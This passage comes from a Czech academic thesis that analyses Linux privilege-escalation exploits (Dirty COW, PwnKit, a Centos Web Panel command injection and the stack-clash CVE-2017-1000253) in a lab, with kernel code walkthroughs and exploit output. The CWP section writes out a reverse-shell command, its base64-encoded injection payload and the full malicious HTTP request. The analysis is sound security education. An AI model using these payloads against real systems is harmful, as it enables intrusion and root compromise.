
Systémové volání mmap vrací virtuální adresu, na které bylo mapování vytvořeno. Soubor byl otevřen pouze pro čtení a mapované stránky je tedy nutné označit také pouze pro čtení pomocí příznaku PROT_READ. Příznakem MAP_PRIVATE zajistíme copy-on-write sémantiku. [12]

Technika copy-on-write je například využívána při vytváření nového procesu. Rodičovský a synovský proces mohou sdílet stejné stránky. Při modifikaci je stránka zkopírována a data jsou zapsána až do kopie stránky. Na obrázku 7.12 jsou uvedeny dva procesy, které sdílí stejné stránky. [40]



Obrázek 7.12: **Sdílení stránek mezi procesy A a B. Převzato ze zdroje [40]**

Při modifikaci stránky Z procesem A je stránka zkopírována a následně je provedena modifikace. Nemodifikované stránky jsou dále sdíleny. Stav po modifikaci stránky je zozbrazen na obrázku 7.13.



Obrázek 7.13: **Modifikace stránky Z procesem A. Převzato ze zdroje [40]**

Událost č. 2

Vytvoření vlákna *madviseTrhead* a *procselfmemThread*.

Událost č. 3

Ve vlákně *procselfmemThread* je otevřen pseudosoubor /proc/self/mem. Pomocí tohoto pseudosouboru je možné přistupovat k VAS procesu.

Událost č. 4

Pomocí funkce *lseek* je nastaven ukazatel do souboru na počáteční adresu mapovaných stránek souboru. [5]

Událost č. 5

Volání funkce *write* vede na volání funkce *mem_rw*. Pomocí funkce *___get_free_page* je alokována paměť určená pro výměnu dat mezi volajícím a cílovým procesem. Do paměti cílového procesu probíhá zápis.

```
static ssize_t mem_rw(struct file *file, char __user *buf,
                      size_t count, loff_t *ppos, int write)
{
...
    page = (char *)__get_free_page(GFP_TEMPORARY);
    if (!page)
        return -ENOMEM;
...
```

Výpis 7.12: **Část funkce *mem_rw*. Převzato ze zdroje [3].**

Pomocí funkce *copy_from_user* jsou zkopírována data z uživatelské vyrovnávací paměti *buf* do výměnné paměti.

```
static ssize_t mem_rw(struct file *file, char __user *buf,
                      size_t count, loff_t *ppos, int write)
{
...
    if (write && copy_from_user(page, buf, this_len)) {
           copied = -EFAULT;
           break;
        }
...
```

Výpis 7.13: **Část funkce *mem_rw*. Převzato ze zdroje [3].**

Událost č. 6

Funkce *access_remote_vm* slouží pro zápis dat do VAS cílového procesu a dále volá funkci *___get_user_pages*, která slouží pro nalezení a připojení stránek cílového procesu do VAS jádra.

Událost č. 7

Funkce *___get_user_pages* přijímá příznaky *gup_flags*. Tyto příznaky obsahují informace o tom, proč a jakým způsobem chce proces přistupovat ke stránkám cílového procesu nebo je naopak získat.

Událost č. 8

Funkce *follow_page_mask* provede pokus o nalezení stránky ve VAS cílového procesu na adrese start s příznaky *foll_flags*.

```
long __get_user_pages(struct task_struct *tsk, struct mm_struct *mm,
              unsigned long start, unsigned long nr_pages,
              unsigned int gup_flags, struct page **pages,
```

```
                struct vm_area_struct **vmas, int *nonblocking)
{
...
    while (!(page = follow_page_mask(vma, start,
                                          foll_flags, &page_mask))) {
...
```

Výpis 7.14: **Část funkce *___get_user_pages*. Převzato ze zdroje [3].**

Událost č. 9

Stránka je získávána za účelem zápisu, což je vyjádřeno příznakem FOLL_WRITE ve *foll_flags*. Stránka je ale určena pouze pro čtení a funkce *follow_page_mask* vrátí hodnotu NULL.

Událost č. 10

Ve snaze získat stránku je volána funkce *handle_mm_fault* zodpovědná za řešení chyb stránek. Mapovaná oblast je určena pouze ke čtení a *handle_mm_fault* vytvoří pomocí funkce *do_wp_page* COW (copy on write) stránku pro adresu, kam bude proveden zápis. Vytvořená stránka je označena jako soukromá a špinavá. Odtud tedy název exploitu dirty cow.

Událost č. 11

Ve funkci *___get_user_pages* je detekována operace COW a z příznaků *foll_flags* je odstraněn příznak FOLL_WRITE, což znamená, že další přístup ke stránce bude proveden za účelem čtení. Po odstranění příznaku by funkce *follow_page_mask* předpokládala, že se jedná o přístup pouze ke čtení a získala by nově vytvořenou COW stránku. Před voláním funkce *follow_page_mask* dojde k přepnutí kontextu a dojde k dlaší události v jiném vlákně. Odstranění příznaku je uvedeno ve výpise 7.15.

```
long __get_user_pages(struct task_struct *tsk, struct mm_struct *mm,
                unsigned long start, unsigned long nr_pages,
                unsigned int gup_flags, struct page **pages,
                struct vm_area_struct **vmas, int *nonblocking)
{
...
    if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
        foll_flags &= ~FOLL_WRITE;
...
```

Výpis 7.15: **Část funkce *___get_user_pages*. Převzato ze zdroje [3].**

Událost č. 12

Ve vlákně *madviseThread* je volána funkce *madvise* s parametrem MADV_DONTNEED, což způsobí zahození nově vytvořené COW stránky.

Událost č. 13

Nově vytvořená COW stránka není nalezena v paměti a funkce *follow_page_mask* opět vrátí hodnotu NULL.

Událost č. 14

Funkce *handle_mm_fault* získá stránku svázanou s mapovaným privilegovaným souborem, protože díky odstraněnému příznaku FOLL_WRITE už se nejedná o přístup pro zápis.

Událost č. 15

Funkci *follow_page_mask* se podaří získat stránku a je dokončena funkce *___get_user-_pages*.

Událost č. 16

Ve funkci *access_remote_vm* je proveden zápis do stránky svázané s privilegovaným souborem.

```
static int __access_remote_vm(struct task_struct *tsk,
       struct mm_struct *mm, unsigned long addr,
       void *buf, int len, int write)
{
...
    maddr = kmap(page);
    if (write) {
          copy_to_user_page(vma, page, addr,
                                  maddr + offset, buf, bytes);
          set_page_dirty_lock(page);
       } else {
          copy_from_user_page(vma, page, addr,
                                  buf, maddr + offset, bytes);
       }
       kunmap(page);
...
```

Výpis 7.16: **Část funkce *___access_remote_vm*. Převzato ze zdroje [3].**

7.2.2 Použití exploitu

Spuštění exploitu je uvedeno na obrázku 7.14. Před spuštěním exploitu je provedeno ověření verze jádra a oprávnění. Z hodnoty UID je patrné, že uživatel spouštějící exploit má oprávnění user a soubor *foo* může pouze číst. Po spuštění exploitu jsou do terminálu vypsány informace o jeho průběhu. Po dokončení kódu exploitu je příkazem *cat* ověřen úspěšný zápis.

```
[user@localhost dirty]$ uname -msr
Linux 3.10.0-123.el7.x86_64 x86_64
[user@localhost dirty]$ id
uid=1000(user) gid=1000(user) groups=1000(user)
[user@localhost dirty]$ ls -lah foo
-r-----r-- 1 root root 19 May  6 11:03 foo
[user@localhost dirty]$ cat foo
this is not a test
[user@localhost dirty]$ gcc -pthread dirtyc0w.c -o dirtyc0w
[user@localhost dirty]$ ./dirtyc0w foo m00000000000000
mmap 7f4e207bf000

procselfmem 15000000

madvise 0

[user@localhost dirty]$ cat foo
m00000000000000est
[user@localhost dirty]$
```

Obrázek 7.14: **Úspěšné použití exploitu CVE-2016-5195**

7.3 PwnKit (CVE-2021-4034)

Zranitelnost se nachází v nástroji *pkexec*, který umožňuje uživatelům spouštět příkazy jako privilegovaný uživatel a je způsobena chybným zpracováním parametrů programu, na základě kterého jsou proměnné prostředí interpretovány jako příkazy. Útočníkem vytvořené proměnné prostředí poskytují způsob, jak spustit libovolný kód. [13]

Zranitelné verze nástroje *pkexec* jsou do verze 0.121 (kromě).

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 7.8.

7.3.1 Podrobná analýza exploitu

V této kapitole je uvedena posloupnost událostí, které vedou ke zvýšení oprávnění na úroveň root. Exploit je tvořen soubory helper.c, expl.sh a fake_module.c v příloze E. Skript expl.sh slouží ke spuštění exploitu. Soubor helper.c spouští program pkexec způsobem, který vede ke zvýšení oprávnění. Soubor fake_module.c představuje zdrojový kód knihovny, která zajistí zvýšení oprávnění. Události v této kapitole se vztahují k souborům tvořícím exploit a ke zdrojovému kódu programu pkexec.

Událost č. 1

Po spuštění skriptu expl.sh je vytvořen adresář s názvem GCONV_PATH=.. V adresáři GCONV_PATH=. je vytvořen soubor fake_exe. Soubor fake_exe je označen jako spustitelný. V adresáři se skriptem expl.sh, je vytvořen adresář fake_exe.

Událost č. 2


V adresáři fake_exe je vvytvořen soubor gconv-modules, ve kterém jsou uvedeny informace potřebné pro převod řetězce ze zdrojové znakové sady na cílovou znakovou sadu. Do souboru je vložen řetězec 'module INTERNAL banana// fake_module 1' vyjadřující, že převod na znakovou sadu banana je proveden pomocí modulu fake_module. Modul je umístěn ve stejné složce jako soubor gconv-modules.

Událost č. 3

Program helper.c je přeložen na spustitelný soubor helper. Knihovna fake_module.so je vytvořena překladem souboru fake_module.c. Knihovna je umístena v adresáři fake_exe.

Událost č. 4

Je spuštěn program helper. Ve funkci *main* programu helper je spuštěn program pkexec s prázdným polem argumentů programu a s polem proměnných prostředí. Pole proměnných prostředí a pole argumentů programu jsou při volání funkce *main* umístěna vedle sebe. Pole jsou zobrazena na obrázku 7.15.



Obrázek 7.15: **Rozložení pole argv a envp při spuštění programu pkexec.**

Událost č. 5


Je spuštěn program pkexec. Ve výpisu 7.17 je uveden začátek funkce main programu pkexec. Pole *argv* neobsahuje žádné řetězce, takže v proměnné argc je uložena hodnota 0. Na řádku 534 je do proměnné *n* vložena hodnota 1 a podmínka *n* je menší než *argc* není splněna, takže cyklus for nebude ani jednou proveden. Na řádku 610 je zkopírován řetězec z pole *argv* na indexu *n* do promenné *path*. Jedná se o čtení mimo hranice pole a ve skutečnosti je kopírován řetězec uložen v poli *envp* na indexu 0. Do proměnné *path* je tedy zkopírován řetězec fake_exe. Při standardním spuštění programu pkexec by v proměnné *path* byla uložena cesta k programu, který je spouštěn s právy jiného uživatele. Na řádku 629 je provedena kontrola, zda je prvním znakem řetězce lomítko, což by znamenalo, že se jedná o absolutní cestu k programu. Pokud se nejedná o absolutní cestu, je na řádku 632 zavolána funkce *g_find_program_in_path* pro získání absolutní cesty. Funkce prohledá adresáře uvedené v proměnné prostředí PATH a nalezne spustitelný soubor v adresáři GCONV_PATH=.. Tento adresář byl vložen do proměnné PATH při spuštění programu. Do proměnné *s* je uložen řetězec GCONV_PATH=./fake_exe. Řetězec v proměnné *s* je na řádku 639 zapsán mimo hranice pole *argv* do pole *envp* na index 0. [77]

```
435 main (int argc, char *argv[])
436 {
437  ...
534    for (n == 1; n < (guint) argc; n++)
535    {
536  ...
568    }
569  ...
610    path = g_strdup(argv[n]);
611  ...
629    if (path[0] != '/')
630    {
631  ...
632       s = g_find_program_in_path(path);
```

```
633  ...
639      argv[n] = path = s;
640    }
```

Výpis 7.17: **Začátek funkce *main* programu pkexec. Převzato ze zdroje [77]**

Pole *argv* a *envp* jsou zobrazena na obrázku 7.16.



Obrázek 7.16: **Rozložení pole argv a envp po modifikaci.**

Událost č. 6

Funkce *validate_environment_variable* kontroluje, zda nemůže být proměnná prostředá zneužita a navíc kontroluje platnost této proměnné. Program pkexec pokračuje ověřováním všech proměnných prostředí předaných programu. Při ověřování proměnné prostředí SHELL je na řádku 404 zjištěna neplatná hodnota této proměnné. Soubor uvedený v proměnné SHELL se nenachází v adresáři /etc/shells. Na řádku 408 je zavolána funkce *g_printerr* pro výpis chyby. Defaultním kódováním pro výpis chyb ve funci *g_printerr* je UTF-8. Při spuštění programu pkexec byla proměnná prostředí CHARSET nastavena na hodnotu banana. Při výpisu chyby musí funkce *g_printerr* převést kódování chybové zprávy na kódování banana. Pro převod řetezce je volána funkce *iconv_open*. Funkce na základě hodnoty v proměnné prostředí GCONV_PATH prohledá adresář fake_exe a na základě obsahu souboru gconv-modules vybere pro převod knihovnu fake_module.so. Proměnná GCONV_PATH byla vytvořena díky zápisu mimo hranice pole a nachází v poli *envp* na indexu 0. [26]

```
382 static gboolean
383 validate_environment_variable (const gchar *key,)
384 const gchar *value)
385 {
386  ...
400    /* special case $SHELL */
401    if (g_strcmp0 (key, "SHELL") == 0)
402    {
403       /* check if it's in /etc/shells */
404       if (!is_valid_shell (value))
405       {
406          log_message (LOG_CRIT, TRUE,
407          "The value for the SHELL variable was not
408          found the /etc/shells file");
409          g_printerr ("\n"
410          "This incident has been reported.");
411  ...
412       }
```

```
413     }
```

Výpis 7.18: **Volání funkce *g_printerr*. Převzato ze zdroje [77].**

Událost č. 7

Při načtení knihovny jsou voláním funkcí *setuid*, *setgid* a *setegid* zvýšena oprávnění na úroveň root a následně je aktuální proces nahrazen procesem programu sh, který je spuštěn s oprávněním root.

7.3.2 Použití exploitu

Spuštění exploitu je uvedeno na obrázku 7.17. Před spuštěním exploitu je provedeno ověření verze nástroje *pkexec* a oprávnění. Z hodnoty UID je patrné, že uživatel spouštějící exploit má oprávnění user. Po dokončení exploitu je získáno oprávnění root a hodnota UID je rovna 0.

```
[user@localhost PwnKit]$ pkexec --version
pkexec version 0.112
[user@localhost PwnKit]$ id
uid=1000(user) gid=1000(user) groups=1000(user)
[user@localhost PwnKit]$ ./expl.sh
Pwned!
sh-4.2# id
uid=0(root) gid=0(root) groups=0(root),1000(user)
sh-4.2#
```

Obrázek 7.17: **Úspěšné použití exploitu CVE-2021-4034**

7.4 Exploit aplikace Centos Web Panel 7 (CVE-2022-44877)

Exploit využívá zranitelnosti ve skriptu login.php aplikace CWP (Centos Web Panel) 7 ve verzích do 0.9.8.1147 (kromě). Útočník může při odeslání požadavku na příhlášení vložit libovolný příkaz operačního systému do hodnoty parametru login, přičemž při příjmu tohoto požadavku aplikací CWP je příkaz proveden operačním systémem s oprávněním uživatele, pod kterým je aplikace CWP spuštěna. [14] [62]

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 9.8. [13]

V této kapitole je uveden popis aplikace Centos Web Panel a dále je vysvětlen pojem reverzní shell.


7.4.1 Centos Web Panel

Aplikace Centos Web Panel slouží pro správu serverů prostřednictvím grafického uživatelského rozhraní zobrazeného ve webovém prohlížeči. Mezi nejvýznamější funkce aplikace patří například: [34]

- správa databází
- volba preferovaného webového serveru (Apache, NGINX, ...)
- správa DNS záznamů
- přizpůsobení zálohování systému

7.4.2 Shell

Shell je program sloužící jako rozhraní mezi uživatelem a operačním systémem. Patří mezi typ programů označované jako interprety. Shell pracuje ve smyčce naznačené na obrázku 7.18. [20]




Obrázek 7.18: **Činnost programu shell. Převzato ze zdroje [20]**

Po příjmu příkazu je provedena interpretace příkazu a následně je příkaz proveden. Po provedení příkazu čeká shell na další příkazy.

7.4.3 Reverzní shell

Reverzní shell je uveden na obrázku 7.19.



Obrázek 7.19: **Reverzní shell. Převzato ze zdroje [18]**

Reverzní shell je vytvořen provedením následující sekvence kroků: [18]

- Útočník vytvoří na konkrétním portu posluchače.
- Útočník odešle na cílový systém payload, přičemž payload je škodlivý kód. [21]
- Cílový systém odešle na systém útočníka požadavek o připojení k posluchači.
- Útočník získá po vytvoření spojení přístup do cílového systému.

7.4.4 Podrobná analýza exploitu

Dekódování zdrojového kódu aplikace je nelegální. [62] V příloze F je uveden PHP skript, který je odhadovanou podobou aplikace.

Při zaslání požadavku se správným přihlašovacím jménem je zavolána funkce *escapeshellarg*. Tato funkce vloží jednoduché uvozovky na začátek a konec řetězce a existující jednoduché uvozovky nahradí zástupnými řetězci. Takto upravený řetězec je možné předat funkci *exec* nebo *system*. Po provedení funkce *escapeshellarg* je proveden pokus o zápis řetězce do souboru pomocí funkce *system*. Na začátek a konec tohoto zapisovaného řetězce jsou vloženy uvozovky, což způsobí spuštění příkazu obsaženého v hodnotě parametru login. [28]

7.4.5 Použití exploitu

Z důvodu komplikací při instalaci zranitelné verze aplikace CWP byl proveden útok na PHP skript popsaný v kapitole 7.4.4. V této kapitole jsou uvedeny kroky, které je třeba provést, aby byl útok úspěšný.

Krok č. 1

Vytvoření příkazu vytvářejícho reverzní shell:


```
sh -i >& /dev/tcp/10.0.2.7/9001 0>&1
```

Výpis 7.19: **Příkaz vytvářející reverzní shell**

Volba -i spustí program shell v interaktivním režimu. [24]

Soubor /dev/tcp/10.0.2.7/9001 představuje TCP spojení. Čtení ze souboru představuje čtení z TCP spojení a zápis do souboru představuje zápis do TCP spojení. Při zápisu je vytvořeno TCP spojení na IP adresu 10.0.2.7 a port 9001. [9] [17]

Řetězcem >& je provedeno přesměrování standardního výstupu a standardního chybového výstupu programu shell do souboru /dev/tcp/10.0.2.7/9001. Řetězcem 0>&1 je duplikován deskriptor souboru standardního vstupu tak, aby odpovídal deskriptoru souboru standardního výstupu. Standardní vstup programu shell je tedy přesměrován na soubor /dev/tcp/10.0.2.7/9001. Výsledné přesměrování standardních výstupů a vstupu programu shell je znázorněno na obrázku 7.20. [2]



Obrázek 7.20: **Přesměrování výstupů a vstupu do souboru představujícího TCP spojení.**

Krok č. 2

Zakódování příkazu vytvářejícího reverzní shell do formátu base64:

```
echo -n 'sh -i >& /dev/tcp/10.0.2.7/9001 0>&1' | base64
```

Výpis 7.20: **Zakódování příkazu do formátu base64**

Výsledný řetězec ve formátu base64 vzniklý zakódováním příkazu:

```
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMC4yLjcvOTAwMSAwPiYx
```

Výpis 7.21: **Zakódovaný výraz do formátu base64**

Krok č. 3

Vytvoření řetězce, který bude použit jako hodnota parametru *login*. Tento řetězec představuje škodlivý payload odeslaný na cílový systém:

```
$(echo${IFS}c2ggLWkgPiYgL2Rldi90Y3AvMTAuMC4yLjcvOTAwMSAwPiYx${IFS}|
${IFS}base64${IFS}-d${IFS}|${IFS}sh)
```

Výpis 7.22: **Škodlivý payload**

Krok č. 4

Vytvoření požadavku na přihlášení, jehož součástí bude škodlivý payload vytvořený v předchozím kroku.

```
POST /cwp-vuln-sim.php?login=$(echo${IFS}
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMC
4yLjcvOTAwMSAwPiYx${IFS}|
${IFS}base64${IFS}-d${IFS}|${IFS}sh) HTTP/1.1
Host: 10.0.2.9:8181
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://10.0.2.9:8181
Connection: keep-alive
Referer: http://10.0.2.9:8181/cwp-vuln-sim.php?
login=$(echo${IFS}
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMC
4yLjcvOTAwMSAwPiYx${IFS}|
${IFS}base64${IFS}-d${IFS}|${IFS}sh)
Upgrade-Insecure-Requests: 1

username=root&password=toor&login=Login
```

Výpis 7.23: **Požadavek na přihlášení**

Krok č. 5

Eskalace oprávnění na úroveň root na cílovém systému, kde je spuštěn zranitelný php skript. Při úspěšném provedení útoku bude moci útočník použít reverzní shell k provádění příkazů s oprávněním uživatele root na cílovém systému.

Krok č. 6

Spuštění posluchače v systému útočníka.

```
nc -nvlp 9001
```

Výpis 7.24: **Spuštění posluchače**

Příkaz nc (Netcat) slouží pro čtení nebo zápis z/do síťových spojení s použitím protokolu TCP nebo UDP. [31]

Krok č. 7

Spušění PHP serveru na cílovém systému.


```
php -S 10.0.2.9:8181 cwp-vuln-sim.php
```

Výpis 7.25: **Spuštění PHP serveru**

Krok č. 8

Odeslání požadavku na cílový systém. Požadavek je odeslán aplikací Burp Suite dostupné v operačním systému Kali Linux. Při přijetí je vytvořen reverzní shell. V systému útočníka je možné spouštět příkazy na cílovém systému.

Na obrázku 7.21 je uvedeno spuštění nástroje Netcat, odeslání požadavku pomocí programu Burp Suite a vytvořený reverzní shell, ve kterém je pomocí příkazu *id* provedeno ověření oprávnění uživatele root. Útočník tedy může na cílovém systému provádět příkazy s oprávněním root.



Obrázek 7.21: **Spuštění nástroje Netcat, odeslání požadavku pomocí programu Burp Suite a vytvořený reverzní shell, ve kterém je pomocí příkazu *id* provedeno ověření oprávnění uživatele root.**

7.5 Střet zásobníku - (CVE-2017-1000253)

Zranitelnost je způsobena funkcí *load_elf_binary*, která nealokuje dostatek místa při mapování binárního souboru do paměti. Při přidělování adres shora dolů a povolené funkci *CONFIG_ARCH_BINFMT_ELF_RANDOMIZE_PIE* jsou některé segmenty PT_LOAD binárního souboru PIE (Position Independent Executable) namapovány nad adresu *mm->mmap_base* do prostoru v paměti, který má sloužit jako mezera mezi binárním souborem a zásobníkem. [13] [76] [15]


Bínární soubor PIE je při každém spuštění namapován do jiné oblasti paměti a nejsou předem známy například adresy funkcí v paměti.

Zranitelné jsou verze jádra od 2.6.25 (včetně) do 3.2.70 (kromě), od 3.3 (včetně) do 3.4.109 (kromě), od 3.5 (včetně) do 3.10.77 (kromě), od 3.11 (včetně) do 3.12.43 (kromě), od 3.13 (včetně) do 3.14.41 (kromě), od 3.15 (včetně) do 3.16.35 (kromě), od 3.17 (včetně) do 3.18.14 (kromě), od 3.19 (včetně) do 3.19.7 (kromě), od 4.0 (včetně) do 4.0.2 (kromě).

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 7.8.

7.5.1 Stručná analýza exploitu

Kód exploitu uvedený v příloze G příjmá jako argument binární soubor použitý pro kolizi se zásobníkem. Pro provedení útoku byl zvolen binární soubor *ping* uvedený na obrázku 7.22. [39]



Obrázek 7.22: **Mapování binárního souboru ping do oblasti zásobníku. Převzato ze zdroje [39]**

Při provedení exploitu je zásobník rozšířen tak, aby se překrýval s namapovaným binárním souborem. Rozšíření zásobníku je dosaženo prostřenictvím souboru *ld.so*, který na zásobníku alokuje paměť pro každou neznámou volbu, která se nachází v proměnné prostředí

LD_DEBUG. Do sekce *.dynamic* binárního souboru je vložen odkaz na řetězec obsahující cestu ke knihovně, kterou má exploit spustit a dosáhnout tak zvýšení oprávnění. [52]

7.5.2 Použití exploitu

Po spuštění se exploit pokouší o dosažení požadovaného překryvu binárního souboru se zásobníkem. Tento proces může trvat několik hodin, takže byl výpis na obrázku 7.23 zkrácen zápisem tří teček.

```
[user@localhost Desktop]$ uname -msr
Linux 3.10.0-514.21.2.el7.x86_64 x86_64
[user@localhost Desktop]$ ./cve-2017-1000253-exploit /usr/bin/ping
argv_size 101903
smash_size 36864
hi_smash_size 18432
lo_smash_size 18432
probability 1/16028
try 1 1.309849 exited 2
try 2 1.057508 exited 2
try 3 1.080084 exited 2
try 4 1.069042 exited 2
try 5 1.070841 exited 2
...
try 3414 1.061916 exited 2
try 3415 1.011066 exited 2
try 3416 1.025864 exited 2
try 3417 1.038867 exited 2
Pid:    5230
Uid:    1000    1000    1000
Gid:    1000    1000    1000
CapInh: 0000000000000000
CapPrm: 0000000000003000
CapEff: 0000000000000000
```

Obrázek 7.23: **Úspěšné použití exploitu CVE-2017-1000253**

Po úspěšném provedení exploitu je zobrazen výpis schopností procesu, identifikátory uživatele a skupiny a identifikátor procesu. Místo výpisu identifikátorů a schopností by bylo možné provést libovolný kód s oprávněním uživatele root v případě, že by binární soubor *ping* byl SUID binárním souborem.

Kapitola 8

Závěr

V úvodních kapitolách jsou uvedeny informace potřebné pro snažší pochopení detailní analýzy exploitů. Následující kapitoly byly věnovány tématům kybernetické bezpečnosti, které s exploity souvisí. V poslední kapitole se nachází detailní analýza exploitů.

Pro provedení detailní analýzy exploitů bylo nutné nastudovat architekturu operačního systému Linux, možnosti jeho ladění, činnost procesoru při vykonávání programu a také obecné související pojmy, mezi které patří virtuální paměť procesu, proces, vlákno, rozložení paměti procesu. Pro pochopení funkce všech analyzovaných exploitů bylo zásadní pochopit funkci tradičního modelu oprávnění operačního systému Linux.

Při analýze exploitu CVE-2014-3153 byl vytvořen SystemTap skript, díky kterému bylo při provádění exploitu možné sledovat obsah paměti a také operace prováděné jádrem operačního systému při spuštění exploitu. Bylo také nutné nastudovat funkci synchronizačního mechanizmu označovaného jako futex a související zdrojové kódy jádra.

Při analýze exploitu CVE-2016-5195 byl také vytvořen SystemTap skript pro účely ladění jádra a sledování volaných funkcí a prováděných operací během spuštění exploitu. Dále bylo nutné nastudovat zdrojové kódy jádra související se zápisem dat do virtuální paměti procesu a s tím související ochranu paměti.

Při analýze exploitu CVE-2021-4034 bylo nutné částečně nastudovat zdrojový kód nástroje *pkexec*. Důležité bylo také pochopení funkce *iconv_open*, která hrála zásadní roli při úspěšném provedení exploitu.

Při analýze exploitu CVE-2022-44877 bylo nutné zjistit informace o aplikaci *Centos Web Panel*, které se zranitelnost týkala. Byly zjištěny informace o dostupných nástrojích v operačním systému Kali Linux, přičemž pro útok byl vybrán nástroj *Burp Suite*. Dále bylo nutné pochopit pojmy jako je reverzní shell, shell, HTTP požadavek, přesměrování vstupů a výstupů a základní syntaxi jazyka PHP.

Analýza posledního exploitu CVE-2017-1000253 byla značně komplikovaná a je tedy provedena jen jeho stručná analýza. K pochopení exploitu bylo nutné nastudovat virtuální paměť procesu a její rozložení a bylo nutné pochopit význam PIE binárního souboru.

